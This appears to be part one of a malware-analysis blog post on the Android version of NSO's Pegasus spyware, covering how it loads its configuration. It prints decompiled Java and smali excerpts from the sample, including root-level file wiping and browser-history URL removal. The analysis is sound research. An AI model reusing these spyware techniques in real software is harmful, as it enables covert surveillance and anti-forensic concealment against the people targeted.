
A technical analysis of Pegasus for Android – Part 1

cybergeeks.tech/a-technical-analysis-of-pegasus-for-android-part-1

Summary

Pegasus is a spyware developed by the NSO group that was repeatedly analyzed by Amnesty International and CitizenLab. In this article, we dissect the Android version that was initially analyzed by Lookout in this paper, and we recommend reading it along with this post. During our research about Pegasus for Android, we've found out that vendors wrongly attributed some undocumented APK files to Pegasus, as highlighted by a researcher here. We've splitted the analysis into 3 parts because of the code's complexity and length. We've also tried to keep the sections name proposed by Lookout whenever it was possible so that anybody could follow the two approaches more easily. In this part, we're presenting the initialization of the application (including its configuration), the targeted applications, the commands related to the core functionality, and the methods that Pegasus could use to remove itself from a device. Our contributions consist of dissecting the application deeper than before and explaining additional functionalities that were identified.




Technical analysis

SHA256: ade8bef0ac29fa363fc9afd958af0074478aef650adeb0318517b48bd996d5d5

We've performed the analysis using JD-GUI Java Decompiler and Android Studio.


Initial Launch and Configuration

The application must obtain an initial configuration from an URL found in the Browser history or from a file called “/data/myappinfo” or “/system/ttg”. As we’ll see during the entire analysis, the malware is pretty noisy and logs messages using the Log.i method. Interestingly, the author mentions the JigglyPuff character from Pokemon in the logging function:



```
  public static boolean f(Context paramContext) {
    boolean bool2;
    boolean bool = false;
    boolean bool1 = true;
    try {
      a.a("getSettingsFromBH started");
      if (a) {
        a.a("getSettingsFromBH not running - agent is on kill state");
        return bool;
      }
```


Figure 1



```
import android.util.Log;

public final class a {
  private static a a = new a();

  public static void a(String paramString) {
    try {
      Log.i("Jigglypuff", paramString);
    } catch (Throwable throwable) {}
  }

  public static void a(String paramString, Throwable paramThrowable) {
    try {
      Log.e("Jigglypuff", paramString, paramThrowable);
    } catch (Throwable throwable) {}
  }

  public static void b(String paramString) {
    try {
      Log.e("Jigglypuff", paramString);
    } catch (Throwable throwable) {}
  }
}
```


Figure 2

Firstly, the application tries to parse a config file called “/data/myappinfo” or “/system/ttg” if the first one doesn’t exist:



```
bool2 = c(paramContext, "/data/myappinfo");
null = bool2;
if (!bool2) {
  a.a("getSettingsFromBH readSettingsFromBHFile from data failed. reading system");
  null = c(paramContext, "/system/ttg");
}
if (!null) {
  a.a("getSettingsFromBH readSettingsFromBHFile failed. reading from URL history");
  i(paramContext);
}
```


Figure 3



```
.method private static c(Landroid/content/Context;Ljava/lang/String;)Z
    .registers 10

    const/16 v7, 0xa

    const/4 v2, 0x0

    const/4 v1, 0x1

    const/4 v0, 0x0

    const-string v3, "readSettingsFromBHFile starting"

    invoke-static {v3}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

    const/4 v3, 0x0

    :try_start_b
    new-instance v4, Ljava/io/File;

    invoke-direct {v4, p1}, Ljava/io/File;-><init>(Ljava/lang/String;)V

    invoke-virtual {v4}, Ljava/io/File;->length()J

    move-result-wide v5

    long-to-int v5, v5

    invoke-virtual {v4}, Ljava/io/File;->exists()Z

    move-result v6

    if-nez v6, :cond_40

    sget-object v4, Lcom/network/android/SmsReceiver;->b:Ljava/lang/String;

    if-nez v4, :cond_2f

    const-string v1, "readSettingsFromBHFile param file does not exists and settings is not set. somthing is wrong. returning false"

    invoke-static {v1}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```

Figure 4


The malware deletes a file called “/data/cksnb.dat” using a binary called “/system/csk”. According to Lookout, this file is present on devices that were previously rooted. The purpose of this binary is to run a command passed as a parameter (such as “rm”) with root privileges:



```
public static void b(String paramString) {
  a.a("clearFileData started. clrearing: " + paramString);
  try {
    FileWriter fileWriter = new FileWriter();
    this(paramString);
    try {
      fileWriter.write("");
      fileWriter.flush();
      fileWriter.close();
      StringBuilder stringBuilder = new StringBuilder();
      this("rm ");
      m.c(stringBuilder.append(paramString).append(";").toString());
      a.a("clearFileData ended");
      return;
    } catch (Throwable null) {
      FileWriter fileWriter1 = fileWriter;
    }
  } catch (Throwable throwable) {
    paramString = null;
  }
  try {
    StringBuilder stringBuilder = new StringBuilder();
    this("clearFileData exception: ");
    a.a(stringBuilder.append(throwable.getMessage()).toString(), throwable);
    if (paramString != null)
      paramString.close();
  } catch (IOException iOException) {}
}
```

Figure 5


Whether the process finds one of the configuration files mentioned above, it reads an URL that will be deleted from the Browser history. Some of the settings are Base64-encoded and will be decoded using an implementation of the Base64 algorithm:



```
const-string v5, "readSettingsFromBHFile urlStrToRemove: "

invoke-direct {v4, v5}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

sget-object v5, Lcom/network/h/b;->b:Ljava/lang/String;

invoke-virtual {v4, v5}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v4

invoke-virtual {v4}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v4

invoke-static {v4}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

const/4 v4, 0x1

aget-object v4, v2, v4

invoke-static {v4}, Lcom/network/i/a;->b(Ljava/lang/String;)[B

move-result-object v4

new-instance v5, Ljava/lang/StringBuilder;

const-string v6, "readSettingsFromBHFile decodedSettings: "

invoke-direct {v5, v6}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v5, v4}, Ljava/lang/StringBuilder;->append(Ljava/lang/Object;)Ljava/lang/StringBuilder;

move-result-object v5

invoke-virtual {v5}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v5

invoke-static {v5}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```

Figure 6

